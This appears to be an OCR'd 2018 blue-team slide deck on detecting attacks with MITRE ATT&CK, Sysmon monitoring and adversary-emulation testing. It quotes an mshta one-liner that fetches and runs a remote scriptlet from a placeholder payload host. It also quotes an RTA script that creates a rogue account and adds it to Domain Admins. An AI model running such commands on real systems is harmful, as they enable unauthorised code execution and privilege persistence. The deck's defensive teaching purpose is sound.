Tactics, Techniques and Procedures

Threat Detection & Response (#BlueTeam)


16 June 2018

Agenda

Introduction ?

Can you guarantee me that you can protect me/ enterprise from a cyber attack ??

Human OS 1.0



Application Developer

Admin


User

But, we can decrease the time to detect a breach.

Pyramid of Pain

Defense


By making sure we have proper detection in place, we can increase the pain on the attacker end to recover.



Reference : [Pyramid of Pain]

Kill Chain

Incident Mapping



Tactics and techniques

MSHTA, PowerShell & Scripting

Mshta Technique

ID	T1170
Tactic	Defense Evasion, Execution
Platform	Windows
Permissions Required	User
Data Sources	Process monitoring, Process command-line parameters
Supports Remote	No
Defense Bypassed	Application whitelisting
Contributors	Ricardo Dias, Ye Yint Min Thu Htut, Offensive Security Team, DBS Bank

Known Microsoft signed binaries!!

PowerShell Technique

ID	T1086
Tactic	Execution
Platform	Windows
Permissions Required	User, Administrator
Data Sources	Windows Registry, File monitoring, Process command-line parameters, Process monitoring
Supports Remote	Yes

Scripting Technique

ID	T1064
Tactic	Defense Evasion, Execution
Platform	Linux, macOS, Windows
Data Sources	Process monitoring, File monitoring, Process command-line parameters
Defense Bypassed	Process whitelisting

MITRE ATT&CK Matrix

Tactics and techniques

"ATT&CK provides a common framework for evaluating post-breach capabilities. We believe that objective and open testing based on ATT&CK will advance capabilities and help drive the entire endpoint detection and response market forward."

Reference : MITRE

MITRE ATT&CK Matrix

Tactics and techniques

MITRE's Adversarial Tactics, Techniques, and Common Knowledge (ATT&CK™) is a curated knowledge base and model for cyber adversary behavior, reflecting the various phases of an adversary's lifecycle and the platforms they are known to target

Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Execution	Collection	Exfiltration	Command and Control
Accessibility Features	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	Application Deployment Software	Command-Line Interface	Audio Capture	Automated Exfiltration	Commonly Used Port
AppCert DLLs	Accessibility Features	Binary Padding	Brute Force	Application Window Discovery	Distributed Component Object Model	Dynamic Data Exchange	Automated Collection	Data Compressed	Communication Through Removable Media
AppInit DLLs	AppCert DLLs	Bypass User Account Control	Credential Dumping	File and Directory Discovery	Exploitation of Vulnerability	Execution through API	Browser Extensions	Data Encrypted	Connection Proxy
Application Shimming	AppInit DLLs	Code Signing	Credentials in Files	Network Service Scanning	Logon Scripts	Execution through Module Load	Clipboard Data	Data Transfer Size Limits	Custom Command and Control Protocol
Authentication Package	Application Shimming	Component Firmware	Exploitation of Vulnerability	Network Share Discovery	Pass the Hash	Graphical User Interface	Data Staged	Exfiltration Over Alternative Protocol	Custom Cryptographic Protocol
Bootkit	Bypass User Account Control	Component Object Model Hijacking	Forced Authentication	Peripheral Device Discovery	Pass the Ticket	InstallUtil	Data from Local System	Exfiltration Over Command and Control Channel	Data Encoding
Browser Extensions	DLL Search Order Hijacking	DLL Search Order Hijacking	Hooking	Permission Groups Discovery	Remote Desktop Protocol	LSASS Driver	Data from Network Shared Drive	Exfiltration Over Other Network Medium	Data Obfuscation
Change Default File Association	Exploitation of Vulnerability	DLL Side-Loading	Input Capture	Process Discovery	Remote File Copy	Mshta	Data from Removable Media	Exfiltration Over Physical Medium	Domain Fronting
Component Firmware	Extra Window Memory Injection	Deobfuscate/Decode Files or Information	LLMNR/NBT-NS Poisoning	Query Registry	Remote Services	PowerShell	Email Collection	Scheduled Transfer	Fallback Channels
Component Object Model Hijacking	File System Permissions Weakness	Disabling Security Tools	Network Sniffing	Remote System Discovery	Replication Through Removable Media	Regsvcs/Regasm	Input Capture		Multi-Stage Channels
Create Account	Hooking	Exploitation of Vulnerability	Password Filter DLL	Security Software Discovery	Shared Webroot	Regsvr32	Man-in-the Browser		Multi-hop Proxy
DLL Search Order Hijacking	Image File Execution Options Injection	Extra Window Memory Injection	Private Keys	System Information Discovery	Taint Shared Content	Rundll32	Screen Capture		Multiband Communication
External Remote Services	New Service	File Deletion	Replication Through Removable Media	System Network Configuration Discovery	Third-party Software	Scheduled Task	Video Capture		Multilayer Encryption
File System Permissions Weakness	Path Interception	File System Logical Offsets	Two-Factor Authentication Interception	System Network Connections Discovery	Windows Admin Shares	Scripting			Remote File Copy
Hidden Files and Directories	Port Monitors	Hidden Files and Directories		System Owner/User Discovery	Windows Remote Management	Service Execution			Standard Application Layer Protocol
Hooking	Process Injection	Image File Execution Options Injection		System Service Discovery		Third-party Software			Standard Cryptographic Protocol
Hypervisor	SID-History Injection	Indicator Blocking		System Time Discovery		Trusted Developer Utilities			Standard Non-Application Layer Protocol
Image File Execution Options Injection	Scheduled Task	Indicator Removal from Tools				Windows Management Instrumentation			Uncommonly Used Port
LSASS Driver	Service Registry Permissions Weakness	Indicator Removal on Host				Windows Remote Management			Web Service
Logon Scripts	Valid Accounts	Install Root Certificate							
Modify Existing Service	Web Shell	InstallUtil							
Netsh Helper DLL		Masquerading							
New Service		Modify Registry							
Office Application Startup		Mshta							
Path Interception		NTFS Extended Attributes							
Port Monitors		Network Share Connection Removal							
Redundant Access		Obfuscated Files or Information							
Registry Run Keys / Start Folder		Process Doppelgänging							
Scheduled Task		Process Hollowing							
Screensaver		Process Injection							
Security Support Provider		Redundant Access							
Service Registry Permissions Weakness		Regsvcs/Regasm							
Shortcut Modification		Regsvr32							
System Firmware		Rootkit							
Valid Accounts		Rundll32							
Web Shell		Scripting							
Windows Management Instrumentation Event Subscription		Software Packing							
Winlogon Helper DLL		Timestomp							
		Trusted Developer Utilities							
		Valid Accounts							

TACTICS

TECHNIQUES

Reference : MITRE ATT&CK Matrix

DETECT : Get the logs and monitor

Sysmon config by @swiftonsecurity

Sysmon provides detailed information about process creations, network connections, and changes to file creation time.

SwiftOnSecurity 64: New monitoring ... Latest commit f24dc22 on Jan 31

.gitignore	Edit .gitignore	2 months ago
README.md	Update README.md	a year ago
sysmonconfig-export.xml	64: New monitoring	2 months ago

README.md

sysmon-config | A Sysmon configuration file for everybody to fork

This is a Microsoft Sysinternals Sysmon configuration file template with default high-quality event tracing.

The file provided should function as a great starting point for system change monitoring in a self-contained package. This

```
<Image condition="image">mmc.exe</Image> <!--Microsoft:Windows: -->
<Image condition="image">msbuild.exe</Image> <!--Microsoft:Windows: [ https://www.hybrid-analysis.com/sample/a314f6106633fba4b70f9d6ddbee4
<Image condition="image">mshta.exe</Image> <!--Microsoft:Windows: HTML application executes scripts without IE protections | Credit @ion-s
<Image condition="image">msiexec.exe</Image> <!--Microsoft:Windows: Can install from http:// paths | Credit @vector-sec -->
<Image condition="image">nbtstat.exe</Image> <!--Microsoft:Windows: NetBIOS statistics, attackers use to enumerate local network -->
<Image condition="image">net.exe</Image> <!--Microsoft:Windows: Note - May not detect anything, net.exe is a front-end to lower APIs | Cre
<Image condition="image">net1.exe</Image> <!--Microsoft:Windows: Launched by "net.exe", but it may not detect connections either -->
```

Note: Exact syntax and filtering choices are deliberate to catch appropriate entries and to have as little performance impact as possible. Sysmon's filtering abilities are different than the built-in Windows auditing features, so often a different approach is taken than the normal static listing of every possible important area.

Reference : @Swiftonsecurity

DETECT : Find Gaps in visibility

How Hot Is Your Hunt Team? @Cyb3rWard0g

Defences should also mature over time. Security is iterative process.

Persistence		Privilege Escalation		Defense Evasion		Credential Access		Discovery		Lateral Movement		Execution		Collection		Exfiltration		Command and Control	
Accessibility Features	2	Accessibility Features	2	Binary Padding	1	Brute Force	2	Account Discovery	1	Application Deployment Software	1	Command-Line Interface	0	Audio Capture	1	Automated Exfiltration	2	Commonly Used Port	1
AppInit DLLs	2	AppInit DLLs	2	Bypass User Account Control	0	Credential Dumping	2	Application Window Discovery	0	Exploitation of Vulnerability	1	Execution through API	0	Automated Collection	0	Data Compressed	1	Communication Through Removable Media	1
Authentication Package	2	Bypass User Account Control	0	Code Signing	0	Credential Manipulation	2	File and Directory Discovery	0	Logon Scripts	0	Execution through Module Load	2	Clipboard Data	0	Data Encrypted	1	Connection Proxy	1
Basic Input/Output System	0	DLL Injection	1	Component Firmware	0	Credentials in Files	1	Local Network Configuration Discovery	0	Pass the Hash	2	Graphical User Interface	0	Data Staged	0	Data Transfer Size Limits	2	Custom Command and Control Protocol	2
							1	Local Network Connections Discovery	0	Pass the Ticket	2	InstallUtil	3	Data from Local System	0	Exfiltration Over Alternative Protocol	1	Custom Cryptographic Protocol	1
							0	Network Service Scanning	0										0
							0	Peripheral Device Discovery	0										2
							0	Permission Groups Discovery	0										1
								Process Discovery	1										2
								Query Registry	2										1
								Remote System Discovery	1										1
								Security Software Discovery	0										1
								System Information Discovery	0										2
								System Owner/User Discovery	1										1
								System Service Discovery	0										1
								System Time Discovery	2										2
																			1

HeatMap | Score Defs | Detailed Techniques | Trends

Network Sniffing

Technique

ID	T1040
Tactic	Credential Access
Platform	Linux, macOS, Windows
System Requirements	Network interface access and packet capture driver
Permissions Required	Administrator, SYSTEM
Data Sources	Network device logs, Host network interface, Netflow/Enclave netflow
CAPEC ID	CAPEC-158

Mshta

Technique

ID	T1170
Tactic	Defense Evasion, Execution
Platform	Windows
Permissions Required	User
Data Sources	Process monitoring, Process command-line parameters
Supports Remote	No
Defense Bypassed	Application whitelisting
Contributors	Ricardo Dias, Ye Yint Min Thu Htut, Offensive Security Team, DBS Bank

Reference : How Hot Is Your Hunt Team? By Cyb3rWard0g

DETECT : Validate/test your defenses – I

Atomic red team by Red Canary

We should keep testing our defenses to find gaps.

Branch: master ▾ atomic-red-team / Windows / Execution / Mshta.md

Find file | Copy path

4c01f9e on Jan 16

Raw | Blame | History

Atomic Red Team

Small and highly portable detection tests mapped to the Mitre ATT&CK Framework.

Mshta

MITRE ATT&CK Technique: T1170

Example Execution:

```
mshta vbscript:Close(Execute("GetObject(""script:https[:]//webserver/payload[.]sct"")"))
```

Test Script

```
mshta.exe javascript:a=GetObject("script:https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/Windows
```

mshta.sct

Reference : Atomic Red Team

DETECT : Validate/test your defenses – II

Red Team Automation by End Game Inc.

Red Team Automation (RTA)

RTA provides a framework of scripts designed to allow blue teams to test their detection capabilities against malicious tradecraft, modeled after MITRE ATT&CK.

RTA is composed of python scripts that generate evidence of over 50 different ATT&CK tactics, as well as a compiled binary application that performs activities such as file timestopping, process injections, and beacon simulation as needed.

Where possible, RTA attempts to perform the actual malicious activity described. In other cases, the RTAs will emulate all or parts of the activity. For example, some lateral movement will by default target local host (though with parameters typically allow for multi-host testing). In otl
if a Windows binary is doing non-

```
def main():
    common.log("Creating local and domain user accounts using net.exe")
    commands = [
        'net.exe user macgyver $w!$$@rmy11 /add /fullname:"Angus Macgyver"',
        'net.exe user macgyver $w!$$@rmy11 /add /fullname:"Angus Macgyver" /domain',
        'net.exe group  Administrators macgyver /add',
        'net.exe group  "Domain Admins"  macgyver  /add  /domain',
        'net.exe localgroup Administrators macgyver /add',
    ]
```


Reference : Atomic Red Team

DETECT : Validate/test your defenses – III

Other Notables

Reference : @ZeArioch

Human OS 1.0 protected by SOC



But I heard these guys can detect the attack !!

Application Developer

Admin

User

Summary

- We looked at how do we detect malicious activity bases around MITRE Framework.
- Then we looked at, how to find gaps in detection ?
- And last, but no the least test if our detection are working ?
- The last two are iterative process.

Questions?

Keybase : https://keybase.io/abhishektripathi

Twitter : @atripathi0001